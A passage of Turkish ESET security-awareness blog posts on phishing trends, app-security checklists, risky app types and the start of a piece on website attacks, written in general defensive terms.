Savaşın dışında rapor şu durumlara da dikkat çekmiştir: **“Kimlik avına yönelik kandırma yöntemleri arasında güncellenmiş COVID-19 seyahat kısıtlamaları, Yunanistan için onaylanmış bir bölgesel yardım haritası ve Avrupa Parlamentosu ve Konsey Yönetmeliği de yer almaktadır.”** Siber suçlular, kimlik avı saldırılarında bu sorunları tema olarak kullanıp durumdan endişe duyanları, yardımcı olmak isteyenleri veya suçluların kendi çıkarları için diğerlerinin travmalarını kullanacak kadar ileriye gitmeyeceğini düşünenleri kandırmaya çalışıyor.
**2) Kimlik avı saldırıları, maskesini değiştiriyor.**
Siber suçlular, kimlik avı saldırıları için bir kılıf olarak kullandıkları internet sitelerinin türünü değiştirmeye devam ediyor. ESET’in T1 2022 Tehdit Raporuna göre, “e-posta hizmetleri ve oyun platformları kılığına giren internet siteleri bu dönemde yükselişteydi, ilki %54, ikincisi ise görülen URL sayısında dikkate değer bir şekilde %291 arttı. Seyahat temalı kimlik avı URL adresleri ise ilk 10 kategori içerisinde yer almasa da %126 oranında belirgin bir artış kaydetmiştir. Bunların özellikle büyük bir kısmını Airbnb taklitleri oluşturmuştur.

Ayrıca .com alan adlarındaki kimlik avı saldırıları da kurbanlarının kafasını karıştırıp kurbanları kandırmak için genellikle ünlü ve güvenilir isimleri kullanır. Cofense, kimlik avı saldırıları için en çok kullanılan 10 .com alan adları arasında Google, Adobe ve (Microsoft) SharePoint’i gösteriyor. Kullanıcılar bu güvenilir şirketleri ve ürünleri gördükleri zaman bunların sahte olmadıklarına hızla inanabilir.
**3) Daha karmaşık kimlik avı türleri yükselişte**
Birçok kişi, kimlik avı saldırılarının sadece zayıf dil bilgisine sahip e-postalardan ibaret olmadığının hala farkında değil. Kimlik avı saldırılarının oldukça karmaşık birçok türü olabilir. Ayrıca kimlik avı saldırılarının yeni türleri de gün yüzüne çıkmaya devam ediyor. İşte 2022’de dikkat edilmesi gereken birkaç kimlik avı saldırı türü:
**A) Sesli arama ile kimlik avı (vishing) saldırıları**
Sesli arama ile kimlik avı saldırıları bir telefon görüşmesi ile başlar ve telefonun diğer ucundaki kişiyi kişisel bilgilerini saldırganla paylaşması için zorlamaya çalışır. Bu durumda her zaman kullanılan güvenlik önlemleri aracılığıyla sesli arama ile kimlik avı saldırılarını durdurmak daha zor hale geliyor. Bu tehdite karşı işletmenizi korumak için kullanabileceğiniz en iyi yöntem çalışanlarınızı sürekli olarak eğitmek, onlara karşılaşabilecekleri farklı kimlik avı saldırı türlerini göstermek ve onlara bu saldırıların artık sadece e-postalar ile gerçekleşmediğini anlatmaktır.
**B) Hedefe yönelik kimlik avı saldırıları**
Saldırgan, güvenilir bir şirket veya satıcı adına hareket edip kurulan iletişimin sahte olmadığı izlenimini yaratarak kurbana yaklaşabilir. Hedefe yönelik kimlik avı saldırıları, İşletme E-Posta Hesapları İhlali’ni (BEC) de kapsar. BEC saldırılarında siber suçlular, kurbanın patronunun veya iş ortağının e-posta adresinin arkasına saklanır ve saldırıya maruz kalan kişiyi parasını vermek için kandırır.
**C) SMS ile kimlik avı saldırıları**
SMS ile kimlik avı saldırıları, SMS ve metin mesajı yoluyla kurbanları hedef alır ve genellikle yemek ve kargo dağıtım şirketleri gibi metin mesajlarını kullanan hizmetlerin arkasına saklanır. Sesli arama ile kimlik avı saldırılarında olduğu gibi bu saldırı türü de geleneksel kimlik avı koruma çözümlerini atlatabilir ve bunların başarılı olması çoğunlukla kurbanın eğitim ve farkındalık seviyesine bağlıdır.
**D) Balina avcılığı**
Balina avcılığı, bir şirketten hassas bilgileri çalmak için isminden de anlaşılacağı gibi “büyük balıkları” yani genellikle yüksek profilli çalışanları hedefler. Bu saldırılarda belirli kişilere odaklanıldığı ve gönderilecek mesajlar hedef alınan kişilere uygun hale getirildiği için bunları algılayıp önlemek genelde zordur.
**E) QR kodu ile kimlik avı saldırıları**
Pandemi ile birlikte QR kodlarının kullanımı artış göstermiştir. Örneğin, kağıt menülerle muhtemel bir virüs yayılımını önlemek için bu yöntem restoranlar tarafından sıklıkla kullanılmıştır. Siber suçlular da bu durumdan hemen faydalanmış ve kendi QR kodlarını oluşturmaya başlamıştır. Böylece, farkında olmadan insanları bankacılık ve kişisel bilgilerini vermeye zorlamayı düşünmüşlerdir.
**F) Çok biçimli kimlik avı saldırıları**
Güvenlik sistemleri belirli tür kimlik avı e-postlarını tespit edecek şekilde geliştirilir. Ancak siber suçlular küçük bir şeyi değiştirdiklerinde, e-posta sistemden geçmeyi başarabilir. Çok biçimli kimlik avı saldırılarında da tam olarak bu durum yaşanır. Siber suçlular, sadece e-postanın farklı kısımlarını ufak bir şekilde değiştirerek aynı mesajı göndermeye devam eder. Siber suçlular ilk kurbanlarını tuzağa düşürür düşürmez diğer kişileri hedeflemek için bu kişinin bilgilerini kullanır. Böylece, saldırılarını daha güvenilir biçime sokup otomatik güvenlik sistemlerinin kafasını daha da karıştırırlar.
**G) Sosyal medya ile kimlik avı saldırıları (SMP)**
SMP de birçok farklı şekilde gerçekleşebilir. Örneğin, siber suçlular çalınan profillerde güvenilir olmayan bağlantılar paylaşarak bu bağlantılara tıklayan kişilere kötü amaçlı bir yazılım ile virüs bulaştırır. Ya da bir profili çalıp o kişinin arkadaş listesinden birileriyle iletişime geçerek bu kişilerin telefon numarasını veya diğer verilerini isteyebilirler. Böylece, o kişinin de profilini ele geçirmeye çalışırlar. SMP aynı zamanda birçok işletmeden memnun olmayan müşterileri hedefleyen oltacı kimlik avı saldırılarını da içerir. Bu saldırı türünde siber suçlular kendilerini müşteri hizmetleri olarak tanıtıp memnun olmayan müşterilerle iletişime geçer. Böylece, bu müşterilerden ya daha fazla bilgi talep ederler ya da kötü amaçlı yazılımın olduğu bir bağlantı paylaşırlar.
**H) İşbirlikçi eylem olarak kimlik avı saldırıları**
Siber suçlular , İlk Erişim Aracısı olarak adlandırılan dış kaynak uzmanlarının da yardımını almaktadır. Bu saldırı, yalnızca bir ağa veya şirket hesabına ilk ihlali gerçekleştirmeye odaklanan özel bir bilgisayar korsanlığı türüdür. Kendi alanlarındaki bu uzmanların daha fazla kullanılması ile kimlik avı saldırıları daha tehlikeli hale gelmekte ve kullanıcıların bu saldırıları tespit etmesi daha zor olmaktadır.
**4) Eski tehditler hala işe yarıyor.**
Az önce de tavsiye edildiği gibi kimlik avının değişimi, potansiyel kurbanların yeni trendlere ayak uydurmasını ve karşılaşabilecekleri çeşitli tehditler konusunda eğitimlerini sürekli geliştirmesini gerekli kılmaktadır. Yine de belirgin dolandırıcılık türleri sizi şaşırtabilecek geleneksel kimlik avı saldırıları halen yeni kurbanlar bulmaya devam ediyor.
2022 başında Tripware bu durum hakkında şunları paylaşmıştır: “2022’de inanılması güç bir şekilde ‘”Nijerya Prensi” yanıt tabanlı saldırılar %3,3 oranında artış kaydetmiştir. Onlarca yıllık geçmişi olan bu dolandırıcılık yönteminin hala kullanılıyor olması şaşırtıcı. İnternet hayatımıza girmeden önce bu dolandırıcılık yöntemleri faks makineleri ile dağıtılıyordu. Ne yazık ki Agari ve PhishLabs raporu bu dolandırıcılık yöntemlerinin başarı oranlarını göstermiyor ama bunların sürekli olarak kullanılması bu saldırıların hala etkili olduğuna işaret ediyor.” Komik gibi görünen bu hatırlatma, güvenlik teknolojisi ve verimli eğitim birlikte çalışana kadar en basit tehditlerin bile dijital güvenlik için bir risk teşkil edeceğini kanıtlıyor.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, Rapor, Siber Güvenlik
---
### [Uygulama güvenliği: İşte unutmamanız gereken 8 nokta](https://antivirus.com.tr/uygulama-guvenligi-iste-unutmamaniz-gereken-8-nokta/)
**Published:** Ocak 12, 2023
**Author:** ESET
**Excerpt:** İşletmeler ve çalışanlar uygulamaları yüklemeden önce güvenliğini kontrol etmelidir. Uygulama güvenliği konusunda karar verirken nelere dikkat etmelisiniz?
**Content:**
**İşletmeler veya çalışanlar çeviri uygulamaları, ortak takvimler veya mesajlaşma platformları gibi bir uygulamayı yükleyip kullanmadan önce bu uygulamaların güvenliğini kontrol etmelidir. Uygulamanın güvenli olduğundan nasıl emin olabilirsiniz? ESET Bilgi Güvenliği Başkanı Daniel Chromek, bir BT uzmanının uygulama güvenliği konusunda karar verirken sorması gereken en önemli soruları paylaştı.**
## **1) Elimizde hazır bir kontrol listesi var mı?**
Chromek bu soruyu şöyle açıklıyor: “Bir uygulama ya da hizmetin güvenli olup olmadığına karar vermeye çalışırken genellikle hazırlanmış bir kontrol listesi üzerinden hareket ederiz.” İki adet kontrol listesi hazırlamak da Chromek’in ilk tavsiyesi oluyor.
- Bunlardan biri, uygulamanın lisans sözleşmesinde veya hizmet anlaşması/kullanım şartlarında aramanız gerekenleri içeren bir liste olmalıdır.
- Diğeri ise uygulamanın kendisine ve kullanımına odaklanan bir liste olmalıdır.
İlk kontrol listesi ISO 27002 standartlarını, ikinci kontrol listesi ise kendi deneyimlerinize ek olarak OWASP (Açık Web Uygulamaları Güvenlik Projesi) mobil uygulama güvenlik doğrulaması standartlarını temel alabilir. Bu kontrol listeleri neleri içermelidir? Aşağıdaki sorular bu konuda size yardımcı olacaktır.
## **2) Anlaşmada bir gizlilik sözleşmesi var mı?**
BT uzmanları herhangi bir uygulama için anlaşmanın bir gizlilik sözleşmesi (NDA) içerdiğinden emin olmalıdır. Chromek şöyle aktarıyor: “Hizmetler açısından bir NDA genellikle sadece belirsiz ifadelerden oluşur. Veri koruması ile ilgili çoğunlukla genel bir ifade bulabiliriz ama uygulamanın güvenli olup olmadığına karar vermek istersek derinlemesine bir araştırma yapmamız gerekebilir. Örneğin, uygulamanın güvenlik tanımına ya da SOC2 raporu gibi güvenlik denetleme raporlarına daha fazla bilgi eklenebilir.
Bunlar, BT uzmanlarına uygulamadaki verilere ne olduğu, verilerin şifrelenip şifrelenmediği gibi konular hakkında bir ipucu verebilir.” NDA söz konusu olduğunda dikkate alınması gereken bir diğer konu, uygulama kullanımının sona ermesinden sonra verilere ne olduğudur. ESET CIO’su şu sorulara dikkat çekiyor: “Veriler korunmaya devam edecek mi? Silinecekler mi? Yoksa şirket, verileri geri alabilecek mi? Bir uygulamanın güvenli olup olmadığına karar vermeden önce bunlar yanıtlanması gereken önemli sorulardır.”
**Hizmet Kullanım Şartları: Okunmadı**
Bu web sitesi (ve ilgili tarayıcı eklentisi), çeşitli uygulamaların hüküm ve koşullarına genel bir bakış sunar ve tıpkı okulda olduğu gibi bunları A’dan F’ye kadar derecelendirir. Site hem kullanıcılara hem de BT yöneticilerine yardımcı olabilir ve ana kaynak olarak görülmemesi gerekse de okuyucularına uygulamanın güvenliği hakkında daha iyi bir fikir verebilir.
## **3) Uygulama çalışmadığında ya da bir kesintiye uğradığında ne oluyor?**
Chromek durumu şöyle açıklıyor: “Bir uygulamanın, başarısız olabilecek bir hizmete bağlı olabileceğini hatırlamamız gerekiyor. Bu yüzden şu soruyu sormalıyız: Hizmet çalışmadığında verilerimize ne olacak?” Bir BT uzmanı, sözleşmenin olası hizmet arızalarıyla nasıl başa çıktığını kontrol etmeli ve uygulamanın ne sıklıkta kesinti yaşadığını ve bunların genellikle ne kadar sürdüğünü gösteren istatistikleri gösteren raporları veya durum sayfalarını aramalıdır.
Bir hizmet anlaşması aynı zamanda bir hizmet çalışmadığında veya işlevsellik ve çalışmama oranları beklenen rakamların dışına çıktığında müşteriler için nasıl telafi yöntemleri uygulanacağını da belirtmelidir. Bir uygulama, kurum içi küçük bir sorundan OVHcloud veri merkezi yangını gibi büyük iş sürekliliği sorunlarına ve hatta savaş veya doğal afetlerden kaynaklanan “büyük enerji kesintilerine” kadar farklı nedenlerle çalışmayabilir. Belirlenen telafi şekilleri genellikle bu durumların her birinde farklı olacaktır ve yukarıda belirtilen senaryolardan bazıları sorumluluğun sınırlandırılması veya mücbir sebep paragraflarına dahil edilebilir.
**2022 Atlassian kesintisi**
Nisan 2022’de Avustralyalı bir yazılım şirketi olan Atlassian, müşterilerini haftalarca hizmetlerine erişimden mahrum bırakan bir kesinti yaşadı. Şirket, müşterilerinden konuyla ilgili mesajlar alıyordu, ancak günlerce sorun veya olası düzeltme hakkında yalnızca çok belirsiz bilgiler verdiler. Sonunda, bir dizi Atlassian müşterisi, yalnızca Atlassian hizmetleri için krediler/indirimlerle telafi edilen büyük kayıplarla baş başa kaldı. Bu durumda, telafi şeklinin müşteriler için uygun, hatta arzu edilir olup olmadığı tartışmalıdır.
Kaynak: [The Pragmatic Engineer](https://newsletter.pragmaticengineer.com/p/scoop-atlassian), 2022.
## **4) Sızma testi yapabilir miyiz?**
Kullanım şartları uygun görünse bile hizmet güvenliğinin mevcut teknik durumu iyi olmayabilir. Birçok uygulama ve hizmet, güvenlik raporlarında güvenlik testi ile ilgili bir bilgiye yer vermez. Ayrıca genellikle kullanım şartları ve koşulları, yetkisiz erişimin denenmesi veya kimlik doğrulamasının atlatılması gibi testin bir parçası olan eylemleri de yasaklar. Bununla birlikte, hizmetin müşterilerin verilerini etkili bir şekilde koruyup korumadığını belirlemek için sızma testleri gerekli olabilir. BT uzmanları usulüne uygun olarak uygulamanın geliştiricileri ile iletişime geçmeye çalışmalı, ya uygulama için daha önce gerçekleştirilen test sonuçlarına ilişkin daha fazla bilgi almaya ya da sızma testinin yapılmasına izin veren ayrı bir sözleşme oluşturmaya çalışmalıdır.
## **5) Uygulama güvenli bir şekilde geliştirilip çalıştırılıyor mu?**
Yalnızca bir uygulama yükleyerek farklı bir hizmeti kullanıyor olabileceğiniz gerçeğine geri dönersek, BT uzmanları yalnızca uygulamanın kendisinin güvenli olup olmadığını belirlememeli, aynı zamanda uygulamanın güvenli bir şekilde geliştirilip çalıştırıldığından da emin olmalıdır. BT uzmanları bu bilgiye ulaşmak için ya SOC2 raporu gibi mevcut denetleme raporlarına bakmalı ya, da yeni satıcıyı denetlemelidir.
## **6) Satıcının güvenlik olayı müdahale planı nedir?**
Zaman zaman yaşanan kesinti sorunlarının yanı sıra bir uygulama, veri ihlalleri gibi diğer ciddi sorunlarla da karşılaşabilir. Chromek bu konuda şunları belirtiyor: “Bu durum yaşandığında satıcının bizi bilgilendireceğinden emin olmalıyız. İşletmelerin müşterilerine, ortaklarına ve çalışanlarına karşı sorumlulukları olduğu için herhangi bir olaya hızla müdahale etmeleri gerekiyor.” Hizmetler kişisel verileri işliyorsa ihlal bildirimini GDPR veya CCPA gibi yönetmelikler gerekli kılabilir.
**OWASP uygulama güvenlik doğrulaması standardı sizin için ilham kaynağı olabilir.**
Söz konusu proje web uygulama güvenliği için temel prensipleri sağlasa da Daniel Chromek’in açıkladığı gibi bunlar çok genel ifadeler olup bazı kısımları “zengin istemci uygulamaları” için tekrar kullanılabilir. BT uzmanları bunu ilham verici bir kaynak olarak kullanabilir ve işleriyle en ilgili olduğuna inandıkları bazı konuları seçebilir.
## **7) Uygulama fikri mülkiyeti nasıl ele alıyor?**
Kontrol edilen uygulamanın fikri mülkiyet konusunu nasıl değerlendirdiğine özellikle dikkat edilmesi gerekiyor. Chromek bu konuda şunları ifade ediyor: “İlgili anlaşma, DMCA kapsamında olabileceği gibi uygulamanın hizmet sağlayıcılarını telif hakları davalarına karşı korumak için indirilen içeriklere karşı bir sorumluluğu olmadığını belirtebilir. Ayrıca, bazı içeriklerin uygulama tarafından “hizmet iyileştirmeleri” gibi belirli amaçlar için kullanılabileceğini ve bunun da rakip ürünlerin geliştirilmesine yol açabileceğini belirtebilir. Tüm bu detaylara dikkat edilmesi gerekir.”
## **8) Uygulamanın yetkileri nelerdir?**
Örneğin, mesajlaşma uygulamaları söz konusu olduğunda bu uygulamaların mesaj ve medya göndermesi, görüşmeleri kaydetmesi ve konum göndermesi gibi birçok farklı eylemi sağlaması gerekir. Ancak bazı uygulamaların bu kadar çok yetkiye ihtiyacı yoktur. Chromek bu konuya ilişkin şunları ifade ediyor: “Örneğin, çevrim içi etkinliklere odaklanan bir uygulamanız varsa ve bu uygulama konumunuza ve telefon görüşmelerinize erişmeyi ve SMS göndermeyi istiyorsa bu hiç anlaşılabilir bir durum değildir. Uygulamayı niçin kullandığınızı düşünün ve uygulamanın makul yetkileri aşıp aşmadığını kontrol edin.”
**Altta yatan anlamı keşfedin**
ESET Bilgi Güvenliği Başkanı Daniel Chromek sözlerini şöyle noktalıyor: “Bir uygulama ya da hizmet niçin kullanıldığını saklayarak çalışmaya devam edemez. Veri topluyor veya bilgilerinizi başka şirketlerle paylaşıyorsa bunlar hizmet kullanım şartlarında yer almalıdır. Ancak bazı durumlarda uygulamalar, önemli bilgilerin üstünü genel ifadeler, detaylı hususlar veya küçük detaylarla örtmeye çalışabilir.
Kullanım şart ve koşullarını detaylı bir şekilde okumak ve aynı zamanda rapor gibi diğer kaynaklara göz atmak her zaman sizin yararınıza olur.”
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Araştırma, Mobil Güvenlik, Rehber, Siber Güvenlik
---
### [7 tehlikeli uygulama türü](https://antivirus.com.tr/7-tehlikeli-uygulama-turu/)
**Published:** Ocak 12, 2023
**Author:** ESET
**Content:**
*Cihazlarınıza kaç tane uygulama yüklediniz? Günümüzde çevremizle iletişim kurmaktan alışveriş listemizi hazırlamaya kadar hemen hemen her şey için uygulamaları kullanıyoruz. Ancak bazı uygulamaların veri güvenliğinize ve gizliliğine ilişkin fark edilmeyen tehlikeleri olabilir. ESET’in Bilgi Güvenliği Başkanı Daniel Chromek ile birlikte, insanların yaygın olan uygulama hizmetleri yoluyla verilerini tehlikeye atma yollarını araştırdık. Karşımıza 7 tehlikeli uygulama türü çıktı.*
## **Hangi tür verilerin korunması gerekir?
Günlük olarak kendi kişisel verilerimizle ve aynı zamanda işverenlerimizin, çalışanlarımızın, iş arkadaşlarımızın ve müşterilerimizin dijital bilgileriyle ilgileniriz. Halka açık verilere, onu arayan herkes kolayca erişebilirken, birçok dijital bilgi türünün dikkatli bir şekilde ele alınması ve korunması gerekir. Bunlardan bazıları şunlardır:
Kurum içi iletişim gibi kurum içi veriler
Kimlik numaraları gibi gizli veriler
Yasal olarak korunan veriler gibi kısıtlı veriler
Halka açık veriler ile hassas veriler arasındaki farkı anlamak, gizli kalması gereken dijital verileri tehlikeye atmaktan kaçınmanıza yardımcı olabilir. Ancak verilerin durumu kişisel, profesyonel ve hatta politik nedenlerle değişebilir, bu nedenle hiçbir tür dijital bilgiyi asla dikkatsizce kullanmayın.
**Roe ve Wade Davası: Veri duyarlılığı beklenmedik şekilde arttığında**
Chromek, oldukça hassas verileri paylaştığının farkında olmayan birini bilip bilmediği sorulduğunda Roe v. Wade davasına yönelik karardan sonra ABD’deki durumdan bahsediyor. Amerika’nın birçok eyaletinde kürtaj yasaklandığında kadınlara, regl dönemlerini veya cinsel hayatlarını belgelemeleri için regl takip uygulamalarını kullanmaları tavsiye edildi. Çeşitli kaynaklar, emniyet güçleri tarafından yasa dışı kürtajları ortaya çıkarmak için erişim sağlanırsa bu uygulamaların kullanıcılara karşı kullanılabileceğini göstermektedir. Örneğin, Washington Post’un da açıkladığı gibi kürtajın yasa dışı olarak gerçekleştirilmesi durumunda emniyet güçleri internet hizmet sağlayıcılarının yardımıyla IP adresleri ile kişileri takip edebileceğinden IP adresleri uygun bir veri olabilir. Bu durumda IP adresleri gibi önceden hiçbir endişe duyulmadan paylaşılan veriler birden hassas duruma gelmiştir.
## **En sık kullanılan uygulamalar ve beraberindeki riskler
Yeni bir uygulamayı kullanmadan ya da yeni bir hizmet için kayıt olmadan önce okunmaları epey tavsiye edilse de birçok kişi Kullanım Şart ve Koşulları’nı okumadan geçiyor. Bu özellikle sadece kendi kişisel verileriniz için değil aynı zamanda işle ilgili materyaller için de söz konusu uygulamayı kullanmayı planladığınızda gerçekleşiyor. Birçok uygulama o kadar yaygın bir şekilde kullanılmaktadır ki muhtemel dijital güvenlik etkileri üzerine hiç durup düşünmeyiz. Verilerinizin güvenliğini tehlikeye atabilecek bazı uygulamalara gelin bir göz atalım.
### **1) Ücretsiz çeviri uygulamaları**
Çeviri uygulamaları, hedef metne çevirmek için çok fazla bilgiyi işlemek zorundadır. Chromek şunları aktarıyor: “Belli bir kelimeyi çevirmek sorun olmasa da bütün bir paragrafı veya belgeyi çevirmek söz konusu olduğunda sorun katlanarak artıyor. Örneğin, bir avukat hassas bir sözleşmenin içeriğini güvenilir olmayan bir çeviri uygulamasına girdiğinde GDPR veri ihlalinin yaşanması ve oldukça hassas kurumsal bilgilerin açığa çıkarılması gibi ciddi sonuçlar ortaya çıkabilir.” Çeviri uygulamalarına hangi verileri girdiğinize dikkat edin ve özellikle lisansı olmayan ücretsiz uygulamalara karşı dikkatli olun.
### **2) Dosya dönüştürme uygulamaları**
Bir e-postaya sığması için daha önce bir belgeyi sıkıştırmanız gerekti mi? Ya da dosyayı PDF’e çevirmeye ihtiyacınız oldu mu? Bunu yapmanın en yaygın yollarından biri çevrim içi dosya dönüştürme uygulamaları kullanmaktır. Chromek sözlerini şöyle sürdürüyor: “Çeviri uygulamaları hakkında konuştuğumuz her şey dosya dönüştürme uygulamaları için de geçerlidir.” Bu hizmetlerin yüklenen belgelerdeki hassas verileri işlemesi gerekebilir. Bu yüzden her zaman yalnızca önceden onaylanmış uygulamaları kullanmaya dikkat edin.
### **3) Ortak takvimler**
Chromek bu durumla ilgili şunları belirtiyor: “Ortak takvimlerde genellikle telefon rehberindeki kişiler bulunur. Biriyle programınızı paylaşmak için en azından o kişinin e-posta adresine ihtiyaç duyarsınız. Bu yüzden yeteri kadar güvenilir değillerse bu uygulamalar bir GDPR sorunu oluşturabilir.” Ayrıca bazı ortak takvimler kullanıcıları için oldukça kafa karıştırıcı olabilir. Bu yüzden kullanıcılar; hangi veriyi kimlerle paylaştıklarından, takvimlerini iş arkadaşları gibi sadece göndermeyi istedikleri kişilerle mi paylaşıp paylaşmadıklarından veya programlarını bir yabancıya açık hale getirip getirmediklerinden emin olamayabilir.
### **4) Not alma uygulamaları ve günlükler**
Bu uygulamalar çoğunlukla bunları niçin kullanmak istediğinize bağlıdır. Not alma uygulamalarını sadece alışveriş listesi hazırlamak için kullanıyorsanız bu durum, söz konusu uygulamaları bir iş toplantısının notlarını almak için veya şifrenizi ezberlemek için kullanmanız kadar tehlikeli değildir. Ayrıca, şifrenizi ezberlemek için bir başka uygulama değil, bir şifre yöneticisi kullanmalısınız. Chrome sözlerine şunları ekliyor: “Bu uygulamaların bir başka veri sızıntısına yol açabilecek şekilde notlarınıza resim, video veya ses kaydı eklenmesine imkan tanımasına da ayrıca dikkat edilmesi gerekir.”
### **5) Halka açık dosya paylaşım uygulamaları**
Hassas bilgilere erişim sağlayabilmelerinin yanı sıra halka açık birçok dosya paylaşım uygulaması bulut tabanlı çalışır. Söz konusu bulut hizmeti sağlayıcı ya da hesabınız bir ihlale maruz kalırsa bir veri sızıntısı yaşanabilir. Ancak bazı dosya paylaşım uygulamaları şeffaf şifreleme çözümleriyle birlikte kullanılabilir. Veri güvenliğinizi arttırmak için de bunu yapmanız tavsiye edilir.
### **6) Mesajlaşma uygulamaları**
Mesajlaşma uygulamaları; dosya paylaşımı, telefon görüşmeleri, video görüşmeler, mesaj gönderimi ve ses kaydı gibi bir dizi eylemin yapılmasını sağlar. Sonuç olarak kameranıza, mikrofonunuza ve hafızanızdaki verilere erişim istenmesi de dahil olmak üzere mobil cihazınızda birçok iznin verilmesine ihtiyaç duyulur. Ayrıca bazı mesajlaşma uygulamaları topladıkları bilgileri şifrelemez. Bu yüzden bu uygulamalar ele geçirildiğinde saldırganlar, hassas bilgiler de dahil olmak üzere toplanmış tüm erişilebilir bilgilere ulaşır. Chromek bu konuya ilişkin şunları ekliyor: “Ayrıca şifreleme bakımından bu uygulamaların nasıl bir güvenlik sunduğuna ilişkin bir farklılık da bulunur. Çoğu mesajlaşma uygulaması, internet üzerinden yapılan bir aktarım sırasında verileri (hareket halindeki verileri) şifreler. Ancak bazı mesajlaşma uygulamaları ise uçtan uca şifreleme yöntemini kullanarak ekstra bir güvenlik sunar. Uçtan uca şifreleme yöntemi ile mesajlaşma uygulaması hizmet sağlayıcısı mesajları çözemezken sadece iletişimi kuran taraflar bunları çözebilir.
### **7) Uzaktan erişim uygulamaları**
İşyerindeyken köpeğinizi mi kontrol etmeniz gerekiyor? Ya da eve gitmeden önce ısıtma sistemini mi açmak istiyorsunuz? Uzaktan erişim uygulamaları bunları yapabilmenizi sağlar. Ancak bu uygulamalar tam tersi şekilde de çalışabilir ve kimin kimi yönettiğini hiçbir zaman bilemeyebilirsiniz. Chromek bu durum hakkında şu uyarıda bulunuyor: “Uzaktan erişim hizmetleri, dışarıdaki suçluların cihazınıza girip bunu yönetmesi ve cihazınızda muhafaza edilen verileri çalması için bir portal görevi görebilir.” Yukarıda bahsedilen uygulamaların çoğunda aynı risklerin bulunduğu görülüyor. İlk olarak bu uygulamaların verileri muhafaza etmek için kullandığı bulut hizmetleri güvenli olmayabilir. Kişisel verileri muhafaza ettikleri için söz konusu bulut hizmetleri birdenbire sadece tedarikçiniz değil aynı zamanda GDPR veri işlemcileriniz de olur. Bazı uygulamaların arka planda hizmetler kullandığını da hatırlatmamız gerekiyor. Bu yüzden her zaman hizmetlerin çalışmama riski bulunur. Son olarak uygulamaların işlevsel olması için bu uygulamalara bazı ücretler ödenmesi gerekir. Ücretsiz uygulamaların sunduğu özellikleri finanse etmesi için sadece birkaç seçeneği vardır. Reklam verilmesi, bağış alınması, verilerin ticari amaçlar için kullanılması veya diğer hizmetlere verilerinizin satılması bunlardan bazılarıdır. Bunlar ise sadece sizin onay vermenizle gerçekleşir. Veri paylaşımı ihtimali ise birçok kişinin okumadan geçtiği genellikle Kullanım Şartları ve Koşulları kısmında bahsedilmiştir.
**Hizmet Kullanım Şartları: Okunmadı**
[Bu internet sitesi](https://tosdr.org/) ve ilgili tarayıcı eklentileri, çeşitli uygulamaların Kullanım Şart ve Koşulları’na A’dan F’ye kadar bir puan verir. Uygulamanın güvenliğiyle ilgili kapsamlı bir değerlendirme sunmasa da söz konusu internet sitesi, güvenlik açısından bir uygulamadan neler beklenebileceği konusunda okuyuculara bir fikir verebilir.
## **Daima BT veya güvenlik uzmanlarınıza danışın**
Kısacası uygulamalar hem günlük hem de profesyonel hayatımızda faydalı olsa da beraberinde riskler de getirmektedir. BT alanında bir deneyiminiz yoksa bu uygulamaların potansiyel tehditlerinin ciddiyetini tam olarak anlayamayabilirsiniz. Bu yüzden kullanmayı düşündüğünüz yeni bir uygulama konusunda BT ve/veya güvenlik ekibinizle iletişime geçmeniz her zaman tavsiye edilir. Bu, profesyonel nedenlerle kullanmak istediğiniz uygulamaların yanı sıra eğlence veya rahatlama için kullanmayı düşündüğünüz ancak işle ilgili dosyalarınızla aynı cihazda depolanacak uygulamaları da içerir. BT ekibiniz, uygulamanın şirket için güvenir olup olmadığına karar vermenize ya da size daha güvenli başka bir seçenek bulmanıza yardımcı olabilir.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Araştırma, Mobil Güvenlik, Rehber, Siber Güvenlik
---
### [Şirketinizin internet sitesi, korsanlar için kolay hedef mi?](https://antivirus.com.tr/sirketinizin-internet-sitesi-bilgisayar-korsanlari-icin-kolay-bir-hedef-mi/)
**Published:** Ocak 12, 2023
**Author:** ESET
**Excerpt:** Şirketinizin internet sitesi, bir mağazanın vitrini gibidir. Tasarımı kadar güvenliği ve güvenilirliği de müşterileriniz ve iş ortaklarınız için çok önemlidir.
**Content:**
**Şirketinizin internet sitesi, bir mağaza vitrini gibidir. Tasarımı, müşterileriniz ve iş ortaklarınız için çok önemlidir ve internet sitenizi güvende tutmanız gerekir. Yine de dünya genelinde günlük yaklaşık 30.000 internet sitesi ele geçirilmektedir. Ne tür saldırılar beklenebilir ve bu saldırılar nasıl gerçekleşir?**
## 1) DoS ve DDoS saldırısı
